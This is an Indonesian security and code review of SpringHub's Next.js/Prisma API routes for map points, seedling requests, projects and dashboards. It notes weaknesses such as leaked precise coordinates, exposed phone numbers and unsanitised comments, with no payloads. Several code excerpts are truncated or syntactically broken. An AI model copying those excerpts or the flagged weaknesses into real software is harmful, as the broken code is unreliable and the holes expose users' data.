GET `/api/map-points` → **app/api/map-points/route.ts**

Peran: Menampilkan titik peta aktif (filter tipe/kategori, pagination maks 200) dengan laporan terbaru dan jumlah laporan approved.

Alur Cerita: Filter opsional `type` (slug `MapPointType`) dan `category` (slug `MapPointCategory` — hanya diproses jika `type` diberikan, karena kategori unik per tipe via compound key `typeId_slug`). `where` wajib `isActive: true`. Query paralel `findMany` (dengan include `type`, `category`, 1 laporan approved terbaru, `_count.reports approved`) + `count`. Mapping akhir membuang relasi mentah: `id`, `type`, `category`, `name`, `slug`, `snapped coords`, `province`, `regency`, `reportCount`, `latestReport`. `logError` dipanggil pada catch (jejak error terpusat).

Potongan Kode Asli:

```
// app/api/map-points/route.ts baris ±26-53
if (categorySlug && typeSlug) {
  const category = await prisma.mapPointCategory.findUnique({
    where: { typeId_slug: { typeId: where.typeId as string, slug: categorySlug },
    select: { id: true },
  });
  if (category) where.categoryId = category.id;
}

const [points, total] = await Promise.all([
  prisma.mapPoint.findMany({
    where,
    include: {
      type: { select: { id: true, slug: true, name: true, icon: true } },
      category: { select: { id: true, slug: true, name: true, color: true } },
      reports: {
        where: { status: "approved" },
        select: { id: true, formSlug: true, createdAt: true },
        orderBy: { createdAt: "desc" },
        take: 1,
      },
    },
    _count: { select: { reports: { where: { status: "approved" } } } },
  },
  orderBy: { name: "asc" },
  take: limit,
  skip,
),
  prisma.mapPoint.count({ where })
]);
```

Konstruk: `try/catch`; `if` filter type; `if` filter category (bergantung type);
`Promise.all`; `_count` dengan filter.

 **Kerentanan:** Tidak ada kerentanan signifikan — publik read-only; hanya laporan approved yang dihitung/ditampilkan; koordinat snapped.

GET `/api/map-points/[id]` → **app/api/map-points/[id]/route.ts**

Peran: Detail satu titik peta dengan semua laporan approved + foto (URL) + penghitungan jumlah foto.

Alur Cerita: Memakai pola Next 15 `params: Promise<{ id: string }>` (di-await). Titik dicari dengan include type, category, dan `reports` approved (dengan foto, user, dan judul form). Tidak ada → 404. Laporan di-map dengan `buildPhotoUrl` per foto; `allPhotos` dibuat dengan `flatMap`. Respons: point + reportCount + photoCount + reports + allPhotos. Parameter `id` adalah UUID — tidak bisa ditebak.

Potongan Kode Asli:

```
// app/api/map-points/[id]/route.ts baris ±34-49
const reportsWithPhotos = (point.reports as Array<Record<string, unknown>>).map(
  r: r.id as string,
  formSlug: r.formSlug as string,
  formTitle: ((r.form as Record<string, string>)?.title || "") as string,
  fieldData: r.fieldData as string,
  status: r.status as string,
  user: r.user as { username: string } | null,
  createdAt: r.createdAt as Date,
  photos: ((r.photos as Array<Record<string, unknown>>) || []).map((p: Record<string, unknown>) => ({
    id: p.id as string,
    fieldId: p.fieldId as string,
    url: buildPhotoUrl(p.storagePath as string),
    width: p.width as number,
    height: p.height as number,
  })),
);

const allPhotos = reportsWithPhotos.flatMap((r) => r.photos);
```

Konstruk: `try/catch`; `await params`; `map` + `flatMap`; cast tipe `as Record<string, unknown>`.

 **Kerentanan:** "Kode ini rentan bila `fieldData` mentah dikirim ke publik — `fieldData` bisa berisi koordinat presisi atau data pribadi." **Temuan nyata:** `fieldData: r.fieldData as string` ikut dikirim mentah. Nilai `fieldData` disimpan saat submit (termasuk `location_lat` presisi!). Ini kebocoran koordinat presisi ke publik melalui `map-point detail` — direkomendasikan strip field lokasi atau parse selektif seperti `route springs/[id]`.

GET `/api/map-points/types` → **app/api/map-points/types/route.ts**

Peran: Menampilkan tipe titik map + kategori + jumlah titik per tipe dan per kategori (untuk filter peta).

Alur Cerita: `findMany` tipe aktif dengan kategori terurut + `_count.points` (aktif). Lalu `groupBy` `categoryId` untuk menghitung jumlah titik per kategori (dalam satu query agregasi), dibangun `Map` untuk lookup `O(1)`, lalu tipe di-map menambah `count` per kategori. Ini menghindari `N+1`: satu `groupBy` menggantikan ribuan `count` per kategori.

Potongan Kode Asli:


```
// app/api/map-points/types/route.ts baris ±19-46
// Get count per category
const categoryCounts = await prisma.mapPoint.groupBy({
  by: ["categoryId"],
  where: { isActive: true, categoryId: { not: null } },
  _count: true,
});
const countMap = new Map(
  (categoryCounts as Array<{ categoryId: string | null; _count: number }>).map(
    (c) => [c.categoryId, c._count] as [string | null, number]
  )
);

const result = (types as Array<Record<string, unknown>>).map((t: Record<string, unknown>) => ({
  id: t.id as string,
  slug: t.slug as string,
  name: t.name as string,
  icon: t.icon as string,
  count: ((t._count as Record<string, number>)?._count || 0) as number,
  categories: ((t.categories as Array<Record<string, unknown>>) || []).map(
    (c: Record<string, unknown>) => ({
      id: c.id as string,
      slug: c.slug as string,
      name: c.name as string,
      color: c.color as string,
      count: countMap.get(c.id as string) || 0,
    })
  ),
}));
```

Konstruk: `try/catch`; `groupBy` + `_count`; `Map` untuk lookup; nested `map`.

 **Kerentanan:** Tidak ada kerentanan signifikan — read-only publik; hanya agregat angka.

GET `/api/map-types` → **app/api/map-types/route.ts**

Peran: Versi ringkas dari `map-points/types` — tipe + kategori tanpa jumlah titik.

Alur Cerita: `findMany` tipe aktif dengan kategori (id, slug, name, color) terurut. Tanpa `_count` dan tanpa `groupBy` — endpoint paling ringan di keluarga ini. Catatan: ada duplikasi fungsional dengan `/api/map-points/types`; konsumen lama mungkin masih memakai endpoint ini.

Konstruk: `try/catch`; satu `findMany` + `include`.

 **Kerentanan:** Tidak ada kerentanan signifikan — read-only, tanpa input.

Domain Seedling Marketplace

Tujuh route untuk sistem bibit dua arah: katalog, detail, permintaan, upload foto, konfirmasi terima (dengan transaksi stok), kontak WA, dan daftar permintaan per user. Semua route state-changing memakai CSRF + login.

GET /api/seedlings → app/api/seedlings/route.ts

Peran: Menampilkan katalog bibit aktif (filter species/provinsi, atau `?mine=1` untuk bibit milik sendiri termasuk semua status).

Alur Cerita: Sesi dibaca (opsional — katalog bisa dibuka tanpa login). `where` default `{ status: "active" }`; jika `mine=1` DAN ada sesi, filter berubah: `where.userId = session.userId` dan `status` **dihapus** dari `where` (semua status milik sendiri: `pending/active/rejected/exhausted`) — `delete where.status` adalah trik halus yang membuat user melihat seluruh riwayat bibitnya. Filter species (case-insensitive) dan province ditambahkan. `include` bertingkat: user (id, username, points, region), photos, report+photos, `_count.requests`. Hanya jika `mine=1`: `requests` ikut di-include dengan data requester (id, username, phone) — data permintaan masuk HANYA untuk pemilik. Respons daftar tanpa pagination (catatan: di production sebaiknya ditambah).

Potongan Kode Asli:

```
// app/api/seedlings/route.ts baris ±16-37
const where: Record<string, unknown> = { status: "active" };

if (mine === "1" && session?.userId) {
  where.userId = session.userId;
  delete where.status;
}

if (species) where.species = { contains: species, mode: "insensitive" };
if (province) where.province = province;

const includeBase: Record<string, unknown> = {
  user: { select: { id: true, username: true, points: true, region: true } },
  photos: { select: { id: true, storagePath: true }, orderBy: { createdAt: "asc" } },
  report: { include: { photos: { select: { id: true, storagePath: true }, orderBy: { createdAt: "asc" } },
  _count: { select: { requests: true } },
};
if (mine === "1") {
  includeBase.requests = {
    include: { requester: { select: { id: true, username: true, phone: true } },
    orderBy: { createdAt: "desc" },
  };
}
```

Konstruk: `try/catch`; `if (mine === "1" && session); delete where.status`; include kondisional.

🛡️ **Kerentanan:** "Kode ini rentan *IDOR* bila `mine=1` bisa menampilkan bibit orang lain — namun `where.userId` dipaksa dari sesi, bukan dari query param." Tidak ada kerentanan signifikan; nomor telepon requester hanya dikirim ke pemilik bibit.

POST `/api/seedlings` → **app/api/seedlings/route.ts**

Peran: Menambahkan bibit baru (atau menambah stok bibit yang sama) oleh user yang login.

Alur Cerita: CSRF + login wajib. Validasi: `species`, `quantity`, `province` wajib; `quantity` 1–9999. **Deduplikasi stok:** `findFirst` bibit milik user yang sama dengan `species` + `province` + `regency` sama dan status `pending/active` dan `stock > 0`; jika ada, stok ditambahkan (`quantity` dan `stock` increment) — user tidak perlu membuat entri baru untuk bibit sejenis; jika tidak ada, dibuat bibit baru `pending` (menunggu approve admin sebelum tampil publik). Respons `201`.

Potongan Kode Asli:

```
// app/api/seedlings/route.ts baris ±83-119
// Cek: user yang sama, jenis + provinsi sama, masih ada stok?
const existing = await prisma.seedling.findFirst({
  where: {
    userId: session.userId,
    species,
    province,
    regency: regency || "",
    status: { in: ["pending", "active"] },
    stock: { gt: 0 },
  },
});

let seedling;
if (existing) {
  // User yang sama, jenis sama – tambah stok doang
  seedling = await prisma.seedling.update({
    where: { id: existing.id },
    data: {
      quantity: existing.quantity + quantity,
      stock: existing.stock + quantity,
    },
  });
} else {
  // Belum ada – bikin baru
  seedling = await prisma.seedling.create({
    data: {
      userId: session.userId,
      species,
      quantity,
      stock: quantity,
      province,
      regency: regency || "",
      notes: notes || "",
      status: "pending",
    },
  });
}
}
```

Konstruk: try/catch ; CSRF; validasi wajib + rentang; `findFirst` dedupe; `if (existing)` update else create.

 **Kerentanan:** "Kode ini rentan *stock inflation* bila quantity negatif diterima — namun validasi 1–9999 menolak nilai tak valid." Tidak ada kerentanan signifikan — status pending wajib lewat moderasi admin sebelum tampil publik.

GET `/api/seedlings/[id]` → **app/api/seedlings/[id]/route.ts**

Peran: Detail satu bibit: pemilik (termasuk nomor telepon), foto, dan foto laporan asal.

Alur Cerita: `findUnique` dengan include user (id, username, points, **phone**), photos, dan report+photos. Tidak ada → 404. Catatan privasi: `phone` pemilik dikirim ke siapa

pun yang membuka detail bibit — disengaja (untuk memudahkan kontak), tapi kontak mandiri di route `/contact` membatasi lebih ketat (hanya setelah request).

Potongan Kode Asli:

```
// app/api/seedlings/[id]/route.ts baris ±10-23
const seedling = await prisma.seedling.findUnique({
  where: { id: params.id },
  include: {
    user: { select: { id: true, username: true, points: true, phone: true } },
    photos: { select: { id: true, storagePath: true, createdAt: true }, order:
    report: { include: { photos: { select: { id: true, storagePath: true }, o
  },
});
```

Konstruk: `try/catch`; `if (!seedling)`; tiga include.

 **Kerentanan:** "Kode ini rentan *PII exposure* — nomor telepon pemilik tampil publik walau belum ada transaksi." Ini desain sengaja, tapi disarankan menahan phone sampai ada permintaan (seperti route contact). Tidak ada kerentanan signifikan saat ini, namun layak dievaluasi.

POST `/api/seedlings/[id]/request` →

`app/api/seedlings/[id]/request/route.ts`

Peran: Mengirim permintaan bibit (quantity 1–100, tidak boleh bibit sendiri, tidak melebihi stok).

Alur Cerita: CSRF + login. Bibit dicari; tidak ada → 404. Empat guard berurutan: status harus `active` (400 "Bibit belum tersedia"); `stock >= 1` (400 "Stok bibit habis"); **bibit sendiri ditolak** (`seedling.userId === session.userId` → 400 "Gak bisa minta bibit sendiri"); quantity di-parse `parseInt(...)` || 1 dan divalidasi `1 <= q <= stock` (400). Bonus: `quantity > 100` ditolak dengan pesan edukatif "Untuk lebih dari 100, buat proyek di `/projects/new`". `seedlingRequest.create` dengan `requesterId` (sesi), `ownerId` (pemilik), status `pending`. Respons `201`.

Potongan Kode Asli:

```
// app/api/seedlings/[id]/request/route.ts baris ±31-71
if (seedling.status !== "active") {
  return NextResponse.json({ error: "Bibit belum tersedia" }, { status: 400 })
}

if (seedling.stock < 1) {
  return NextResponse.json({ error: "Stok bibit habis" }, { status: 400 });
}

// Gak bisa minta bibit sendiri
if (seedling.userId === session.userId) {
  return NextResponse.json({ error: "Gak bisa minta bibit sendiri" }, { status: 400 })
}

const body = await request.json();
const quantity = parseInt(body.quantity, 10) || 1;
const message = body.message || "";

if (quantity < 1 || quantity > seedling.stock) {
  return NextResponse.json(
    { error: "Jumlah tidak valid" },
    { status: 400 }
  );
}

if (quantity > 100) {
  return NextResponse.json(
    { error: "Maksimal 100 bibit. Untuk lebih dari 100, buat proyek di /proje" },
    { status: 400 }
  );
}

const req = await prisma.seedlingRequest.create({
  data: {
    seedlingId: seedling.id,
    requesterId: session.userId,
    ownerId: seedling.userId,
    quantity,
    message,
    status: "pending",
  },
});
```

Konstruk: try/catch; CSRF; rangkaian guard if berurutan; parseInt || 1; create.

 **Kerentanan:** "Kode ini rentan *self-dealing* bila user bisa minta bibit sendiri — menaikkan jumlah transaksi palsu." Guard `seedling.userId === session.userId` menutupnya. Tidak ada kerentanan signifikan — stok dicek saat request, dan pemilik masih menyetujui/menolak.

POST /api/seedlings/[id]/photos →

app/api/seedlings/[id]/photos/route.ts

Peran: Upload foto bibit — **hanya pemilik bibit** yang boleh.

Alur Cerita: CSRF + login. Bibit dicari (404). Guard kepemilikan paling ketat di domain ini: `seedling.userId !== session.userId` → 403 "Hanya pemilik yang bisa upload foto". File wajib ada (400). `uploadPhoto(file, "seedlings")` (validasi MIME + kompresi, sama dengan report). `seedlingPhoto.create` + 201. Tidak ada batas jumlah foto per bibit (berbeda dari report yang max 5).

Potongan Kode Asli:

```
// app/api/seedlings/[id]/photos/route.ts baris ±23-51
const seedling = await prisma.seedling.findUnique({
  where: { id: params.id },
});

if (!seedling) {
  return NextResponse.json({ error: "Bibit tidak ditemukan" }, { status: 404 })
}

if (seedling.userId !== session.userId) {
  return NextResponse.json({ error: "Hanya pemilik yang bisa upload foto" }, { status: 403 })
}

const formData = await request.formData();
const file = formData.get("photo") as File | null;

if (!file) {
  return NextResponse.json({ error: "File foto wajib diupload" }, { status: 400 })
}

const result = await uploadPhoto(file, "seedlings");
```

Konstruk: `try/catch`; CSRF; guard kepemilikan ketat; validasi file; `uploadPhoto`.

 **Kerentanan:** Tidak ada kerentanan signifikan — hanya pemilik; MIME divalidasi server-side.

POST /api/seedlings/[id]/confirm-receive →

app/api/seedlings/[id]/confirm-receive/route.ts

Peran: Konfirmasi penerimaan bibit oleh PEMINTA — stok dikurangi dan status permintaan jadi `completed` dalam SATU transaksi.

Alur Cerita: CSRF + login. Body wajib `requestId` (400). Permintaan dicari (404). Guard: hanya `seedReq.requesterId === session.userId` yang boleh konfirmasi

(403); status `completed / rejected / cancelled` → 400 "Permintaan sudah selesai atau dibatalkan". Kunci utamanya adalah `prisma.$transaction(...)`: dua operasi atomik — `seedling.update` dengan `stock: { decrement: quantity }` DAN `seedlingRequest.update` ke `completed`. Jika salah satu gagal, keduanya batal (tidak ada stok berkurang tanpa status selesai, atau sebaliknya). Setelah transaksi, cek stok: jika `<= 0`, seedling di-set `exhausted` (otomatis tidak muncul di katalog `status: active`). Notifikasi dibuat untuk pemilik (non-blocking).

Potongan Kode Asli:

```
// app/api/seedlings/[id]/confirm-receive/route.ts baris ±49-70
// Kurangi stok
await prisma.$transaction([
  prisma.seedling.update({
    where: { id: seedReq.seedlingId },
    data: { stock: { decrement: seedReq.quantity } },
  }),
  prisma.seedlingRequest.update({
    where: { id: requestId },
    data: { status: "completed" },
  }),
]);

// Kalau stok habis, update status seedling
const seedling = await prisma.seedling.findUnique({
  where: { id: seedReq.seedlingId },
});
if (seedling && seedling.stock <= 0) {
  await prisma.seedling.update({
    where: { id: seedReq.seedlingId },
    data: { status: "exhausted" },
  });
}
```

Konstruk: `try/catch`; CSRF; guard kepemilikan requester; `$transaction` array; cek stok pasca-transaksi; notifikasi non-blocking.

 **Kerentanan:** "Kode ini rentan *stock race* bila dua konfirmasi berjalan bersamaan — stok bisa negatif." Di SpringHub `$transaction` menjamin atomisitas dua update, dan guard status mencegah konfirmasi ulang. Stok bisa menuju 0 tapi tidak negatif, karena decrement hanya terjadi sekali per permintaan yang belum selesai. Tidak ada kerentanan signifikan.

`GET /api/seedlings/[id]/contact` →

`app/api/seedlings/[id]/contact/route.ts`

Peran: Memberikan nomor WA pemilik bibit — HANYA setelah user mengirim permintaan (pending/completed) untuk bibit itu.

Alur Cerita: Login wajib. `findFirst` permintaan dengan `seedlingId`, `requesterId` = `sesi`, dan status `pending` / `completed`; jika tidak ada → 403 "Kamu belum minta bibit ini". Pemilik diambil; jika `phone` kosong → 404 "Pemilik belum daftarin nomor kontak". Nomor dibersihkan non-digit (`replace(/[^0-9]/g, "")`) dan `wa.me` link dibangun. Ini desain privasi yang rapi: nomor WA baru terbuka setelah ada niat transaksi.

Potongan Kode Asli:

```
// app/api/seedlings/[id]/contact/route.ts baris ±16-52
// Cari request yang statusnya pending atau completed
// Requester bisa lihat WA kapan aja setelah minta
const request = await prisma.seedlingRequest.findFirst({
  where: {
    seedlingId: params.id,
    requesterId: session.userId,
    status: { in: ["pending", "completed"] },
  },
  select: { id: true, status: true },
});

if (!request) {
  return NextResponse.json(
    { error: "Kamu belum minta bibit ini" },
    { status: 403 }
  );
}

// Ambil nomor HP pemilik
const seedling = await prisma.seedling.findUnique({
  where: { id: params.id },
  select: {
    userId: true,
    user: { select: { phone: true, username: true } },
  },
});

if (!seedling?.user?.phone) {
  return NextResponse.json({ error: "Pemilik belum daftarin nomor kontak" },
  );
}

const waNumber = seedling.user.phone.replace(/[^0-9]/g, "");
return NextResponse.json({
  phone: seedling.user.phone,
  waLink: `https://wa.me/${waNumber}`,
  ownerName: seedling.user.username,
});
```

Konstruk: `try/catch`; login wajib; `findFirst` permintaan; guard 403; regex pembersihan digit; `wa.me` URL.

 **Kerentanan:** "Kode ini rentan *contact harvesting* bila tanpa prasyarat permintaan — penyerang bisa mengumpulkan nomor WA semua penjual." Gate `findFirst` permintaan menutupnya: nomor hanya keluar untuk requester yang sah. Tidak ada kerentanan signifikan.

`GET /api/seedling-requests` → `app/api/seedling-requests/route.ts`

Peran: Menampilkan permintaan user: `?type=outgoing` (yang saya kirim) atau `?type=incoming` (masuk ke bibit saya).

Alur Cerita: Login wajib. `type` default "outgoing": `where.requesterId = sesi`; selain itu (`incoming` atau nilai lain — semua dianggap incoming): `where.ownerId = sesi`. Include: seedling (species, quantity, province, regency), requester (id, username, **phone**), owner (id, username, **phone**). Phone ikut dikirim — diperlukan untuk koordinasi, dan hanya kepada dua pihak yang bertransaksi (peminta dan pemilik). Tanpa pagination.

Potongan Kode Asli:

```
// app/api/seedling-requests/route.ts baris ±13-42
const { searchParams } = new URL(request.url);
const type = searchParams.get("type") || "outgoing";

let where: Record<string, unknown> = {};

if (type === "outgoing") {
  // Permintaan yang saya kirim
  where.requesterId = session.userId;
} else {
  // Permintaan masuk ke bibit saya
  where.ownerId = session.userId;
}

const requests = await prisma.seedlingRequest.findMany({
  where,
  include: {
    seedling: { select: { id: true, species: true, quantity: true, province: true }, },
    requester: { select: { id: true, username: true, phone: true }, },
    owner: { select: { id: true, username: true, phone: true }, },
  },
  orderBy: { createdAt: "desc" },
});
```

Konstruk: `try/catch`; `if (type === "outgoing")` else; dua include pihak.

 **Kerentanan:** "Kode ini rentan *IDOR* bila `where` bisa diarahkan ke user lain — namun kunci filter selalu berasal dari `session.userId`." Tidak ada kerentanan signifikan.

Domain Proyek Komunitas

Empat route untuk proyek komunitas: daftar (approved saja), detail, komentar, dan like (toggle).

GET /api/projects → **app/api/projects/route.ts**

Peran: Menampilkan proyek yang disetujui (pagination) dengan foto ber-URL, featured photo, dan jumlah donasi/komentar.

Alur Cerita: `where` dipaksa `status: "approved"` — publik tidak pernah melihat proyek pending. Query paralel + `select` : title, summary, region, goal/raised, typeId, likes, comments, user username, 5 foto, `_count` donations/commentList/photos. Normalisasi: `buildPhotoUrls` untuk semua foto; `featuredPhoto` diambil dari `featuredPhotoId` (fallback foto pertama); `_count` di-rename `comments` (karena relasi asli `commentList`). `logError` untuk jejak error; `catch` mengembalikan `{ projects: [] }` (graceful). POST di file sama dibahas di bawah.

POST /api/projects → **app/api/projects/route.ts**

Peran: Submit proyek baru oleh Field Lead/Admin dengan wajib 3+ foto lokasi, proposal file base64, dan pembuatan photo records.

Alur Cerita: Login wajib. Profil diambil; **gate poin/role:** hanya `admin` atau `field_lead` yang bisa submit — pesan 403 bahkan memberi tahu syarat: "Kumpulkan 20.000 poin untuk jadi Field Lead". Konten wajib `multipart/form-data` (400). Loop `formData.entries()` : file `foto_*` dikumpulkan ke `photoFiles` (dengan nama field), `proposalFile` diubah jadi **data URL base64** dan disimpan ke `fieldData.proposalFile` (perhatikan: base64 dalam DB — besar; pertimbangan desain), field lain disimpan kecuali `form_slug / _submit_time / _website / _captured_at`. Validasi foto: **minimal 3** (400 "Wajib upload 3 foto lokasi proyek."). Summary dibangun dari field `B1_judul/B3_tempat/B2_jenis/B4_latar/D1_biaya`. `project.create` dengan status `pending` + `fieldData` JSON. Foto di-upload satu per satu (`uploadPhoto`) — kegagalan upload di- `catch {}` (diam; proyek tetap ada); foto pertama menjadi `featuredPhotoId` . 201 .

Potongan Kode Asli:

```
// app/api/projects/route.ts baris ±99-138
for (const [key, value] of formData.entries()) {
  if (key.startsWith("foto_") && typeof value === "object" && value !== null &&
    photoFiles.push(value as File);
    fieldPhotos.push(key);
  } else if (key === "proposalFile" && typeof value === "object" && value !== null &&
    const buffer = Buffer.from(await value.arrayBuffer());
    fieldData.proposalFile = `data:${value.type};base64,${buffer.toString("base64")}`;
  } else if (key !== "form_slug" && key !== "_submit_time" && key !== "_website") {
    fieldData[key] = value as string;
  }
}

if (fieldPhotos.length < 3) {
  return NextResponse.json({ error: "Wajib upload 3 foto lokasi proyek." }, { status: 400 });
}
```

Konstruk: `try/catch`; gate role; `for...of` `formData` dengan `if/else if`; validasi jumlah foto; `create`; loop upload dengan `catch` diam.

 **Kerentanan:** "Kode ini rentan *oversized base64* bila proposal file raksasa disimpan di DB — kolom `fieldData` bisa penuh." Belum ada batas ukuran eksplisit untuk `proposalFile` di route ini (berbeda dari foto yang dibatasi `uploadPhoto`); disarankan batasi ukuran file. GET tidak memiliki kerentanan signifikan (*approved-only*).

GET `/api/projects/[id]` → **app/api/projects/[id]/route.ts**

Peran: Detail proyek: untuk admin semua status; untuk publik hanya `approved` (selain itu 404 — bukan 403, agar keberadaan proyek non-publik tidak bocor).

Alur Cerita: Sesi dibaca untuk menentukan admin. `findUnique` dengan include `user`, `photos`, `_count`. Tidak ada → 404. **Filter visibilitas:** `if (!isAdmin && project.status !== "approved")` → 404. Admin melihat semua. `fieldData` di-parse (`catch` → `{}`), proposal diambil dari `proposalFile` DB atau `fieldData`, foto diberi URL, `featuredPhoto` dipilih. Normalisasi ke objek datar (tanpa kolom mentah tak perlu).

Potongan Kode Asli:

```
// app/api/projects/[id]/route.ts baris ±21-32
if (!project) {
  return NextResponse.json({ error: "Project not found" }, { status: 404 });
}

// Non-admin hanya bisa lihat project approved
if (!isAdmin && project.status !== "approved") {
  return NextResponse.json({ error: "Project not found" }, { status: 404 });
}
```

Konstruk: `try/catch; if (!isAdmin && status) → 404` (anti-enumeration).

 **Kerentanan:** "Kode ini rentan *status enumeration* bila proyek non-approved membalas 403 — penyerang bisa memetakan proyek mana yang sedang direview." 404 seragam mencegahnya. Tidak ada kerentanan signifikan.

`GET /api/projects/[id]/comments →`

app/api/projects/[id]/comments/route.ts

Peran: Menampilkan 50 komentar terbaru proyek (publik) dan menambahkan komentar (login).

Alur Cerita: GET tanpa auth: `findMany` komentar `projectId`,urut terbaru, take 50, include username. POST: login wajib (401 "Login required"); `text` wajib non-kosong setelah trim (400); proyek harus ada (404); `comment.create`; lalu

denormalisasi: `project.update { comments: { increment: 1 } }` — kolom counter `comments` di Project dijaga sinkron. 201 dengan komentar + username.

Potongan Kode Asli:

```
// app/api/projects/[id]/comments/route.ts baris ±31-55
const { text } = await req.json();
if (!text || text.trim().length === 0) {
  return NextResponse.json({ error: "Comment text required" }, { status: 400 });
}
// Verify project exists
const project = await prisma.project.findUnique({ where: { id: params.id } })
if (!project) {
  return NextResponse.json({ error: "Project not found" }, { status: 404 });
}
const comment = await prisma.comment.create({
  data: {
    projectId: params.id,
    userId: session.userId,
    text: text.trim(),
  },
  include: { user: { select: { username: true } } },
});
// Also increment project comments count
await prisma.project.update({
  where: { id: params.id },
  data: { comments: { increment: 1 } },
});
```

Konstruk: `try/catch`; login wajib; validasi teks; cek proyek; create + increment counter.

 **Kerentanan:** "Kode ini rentan *stored XSS* bila teks komentar dirender mentah — komentar user bisa menyisipkan skrip." Teks komentar belum di-sanitize di route ini

(tidak ada `sanitizeHtml`); direkomendasikan sanitasi saat render. Tidak ada CSRF juga di POST — komentar butuh sesi cookie, jadi serangan CSRF bisa membuat komentar atas nama korban (dampak rendah, tapi catatan penting). Tidak ada kerentanan signifikan — dengan rekomendasi sanitasi.

POST `/api/projects/[id]/like` → **app/api/projects/[id]/like/route.ts**

Peran: Toggle like — like sekali lagi = batal like — dengan sinkronisasi kolom denormalisasi `likes`.

Alur Cerita: Login wajib. Proyek harus ada (404). `like.findUnique` dengan compound key `userId_projectId`: jika sudah ada → hapus like + `likes.decrement`; jika belum → buat like + `likes.increment`. Respons `{ liked, likes }` (baca ulang setelah update). GET di file yang sama: total like dari kolom denormalisasi (termasuk seed data) + `liked` pribadi (jika login). Route ini memakai unique constraint `@@unique([userId, projectId])` — dua klik ganda tidak bisa membuat like ganda.

Potongan Kode Asli:

```
// app/api/projects/[id]/like/route.ts baris ±20-46
const existing = await prisma.like.findUnique({
  where: { userId_projectId: { userId, projectId: id } },
});

if (existing) {
  await prisma.like.delete({ where: { id: existing.id } });
  await prisma.project.update({
    where: { id },
    data: { likes: { decrement: 1 } },
  });
  const updated = await prisma.project.findUnique({
    where: { id },
    select: { likes: true },
  });
  return NextResponse.json({ liked: false, likes: updated?.likes ?? 0 });
}

await prisma.like.create({ data: { userId, projectId: id } });
await prisma.project.update({
  where: { id },
  data: { likes: { increment: 1 } },
});
const updated = await prisma.project.findUnique({
  where: { id },
  select: { likes: true },
});
return NextResponse.json({ liked: true, likes: updated?.likes ?? 0 });
```

Konstruk: `try/catch`; `login`; `findUnique` `compound`; `if (existing)` `branch unlike` `else like`; `read-back`.

🛡️ **Kerentanan:** "Kode ini rentan *like inflation* bila user bisa like berulang — namun `unique constraint` `userId_projectId` menjamin satu like per user per proyek." Tidak ada kerentanan signifikan — counter bisa meleset jika seed data tidak sinkron dengan tabel Like, tapi GET memakai kolom denormalisasi yang di-*increment* konsisten.

Domain Dashboard & Statistik

Tiga route untuk angka besar: dashboard landing, leaderboard, dan galeri publik.

`GET /api/dashboard` → `app/api/dashboard/route.ts`

Peran: Menyusun statistik landing page (`impactStats`, `monthlyProgress`, `topRegions`, `topVolunteers`) dengan 15 query paralel.

Alur Cerita: Route publik berat yang dioptimasi: semua query count independen dijalankan dalam satu `Promise.all` 15 elemen — "memotong waktu dinding dari jumlah berurutan menjadi maksimum paralel" (komentar asli kode). Perhitungan bulan berjalan memakai `firstOfMonth` (tanggal 1 jam 00:00). Hasil: 4 `impactStats` (Monitored Springs, Restored, Trees, Rorak) dengan `display "500+"` untuk angka besar; `monthlyProgress` dengan `total` sintetis (`Math.max(value * 4, 100)` — target progresif yang tumbuh seiring data). **topRegions:** pendekatan pragmatis — karena `fieldData` adalah JSON (tak ter-index), hanya 500 laporan terbaru yang diambil, region diekstrak dari `spring.province` (prefer) atau parse JSON; fallback ke `profile.groupBy(region)` jika data region minim. `topVolunteers`: 5 user poin tertinggi. `logError` pada catch.

Potongan Kode Asli:

```
// app/api/dashboard/route.ts baris ±116-156
// — topRegions —————
// Instead of loading ALL reports + groupBy on JSON string (no index),
// we query at most 500 recent active reports and extract region from
// their JSON fieldData. This is a pragmatic trade-off: the "top 5"
// regions will converge with just a few hundred reports.
const recentReports = await prisma.report.findMany({
  where: { isActive: true },
  select: {
    fieldData: true,
    formSlug: true,
    spring: { select: { province: true, regency: true } },
  },
  orderBy: { createdAt: "desc" },
  take: 500,
});

const regionMap = new Map<string, { reports: number; trees: number; trenches:

for (const rpt of recentReports) {
  let region: string | null = null;

  // Prefer the spring's own province/regency fields (no parsing needed)
  if (rpt.spring?.province) {
    region = rpt.spring.province;
  } else {
    // Fallback: parse JSON fieldData
    try {
      const data = JSON.parse(rpt.fieldData);
      region = data.province || data.region || null;
    } catch {
      // ignore
    }
  }

  if (!region) region = "Unknown";
  // ... akumulasi ke regionMap
}
```

Konstruk: try/catch; Promise.all 15 query; Map agregasi; reduce; sort + slice(0, 5); Math.max untuk target sintetis.

 **Kerentanan:** "Kode ini rentan *cache stampede* bila dipanggil publik tanpa cache — 15 query per request bisa membebani DB." Route ini sengaja tidak di-cache (data near-real-time untuk landing); mitigasi tersedia di lapisan CDN. Tidak ada kerentanan keamanan signifikan — endpoint publik read-only.

GET /api/leaderboard → **app/api/leaderboard/route.ts**

Peran: Papan peringkat 20 volunteer teratas + statistik total, di-cache 60 detik.

Alur Cerita: `getOrSet("leaderboard", "top20", factory, 60)` . Factory: `Promise.all` — 20 profil non-admin teratas (`role: { not: "admin" }` , order poin desc), total laporan approved, jumlah volunteer. Cache 60 detik menahan beban landing yang sering di-refresh. Tidak ada data pribadi selain username/region/points.

Potongan Kode Asli:

```
// app/api/leaderboard/route.ts baris ±8-20
const data = await getOrSet("leaderboard", "top20", async () => {
  const [leaders, totalReports, totalVolunteers] = await Promise.all([
    prisma.profile.findMany({
      where: { role: { not: "admin" } },
      orderBy: { points: "desc" },
      take: 20,
      select: { id: true, username: true, region: true, points: true },
    }),
    prisma.report.count({ where: { status: "approved" } }),
    prisma.profile.count({ where: { role: { not: "admin" } } }),
  ]);
  return { leaders, stats: { totalReports, totalVolunteers } };
}, 60);
```

Konstruk: `try/catch`; `getOrSet` TTL 60; `Promise.all` .

 **Kerentanan:** Tidak ada kerentanan signifikan — data publik agregat; admin dikecualikan dari papan.

`GET /api/gallery` → `app/api/gallery/route.ts`

Peran: Galeri publik — laporan approved yang punya featured photo, filter `?` `formSlug=` , maks 100.

Alur Cerita: `where` memaksa `status: "approved"` DAN `featuredPhotoId: { not: null }`; `formSlug` opsional menambah filter. `take: Math.min(limit, 100)` — limit dipatok 100. Tiap item: `reportId`, `formSlug`, tanggal, snapped coords, username, region, plus field terpilih dari `fieldData` (province, detailName dari `B1_nama/T_nama_lokal/spring_name/species`, detailCount) dan foto featured dengan URL. `fieldData` di-parse dengan `try/catch`. Ini contoh pemilihan kolom ketat dari JSON.

Potongan Kode Asli:

```
// app/api/gallery/route.ts baris ±47-74
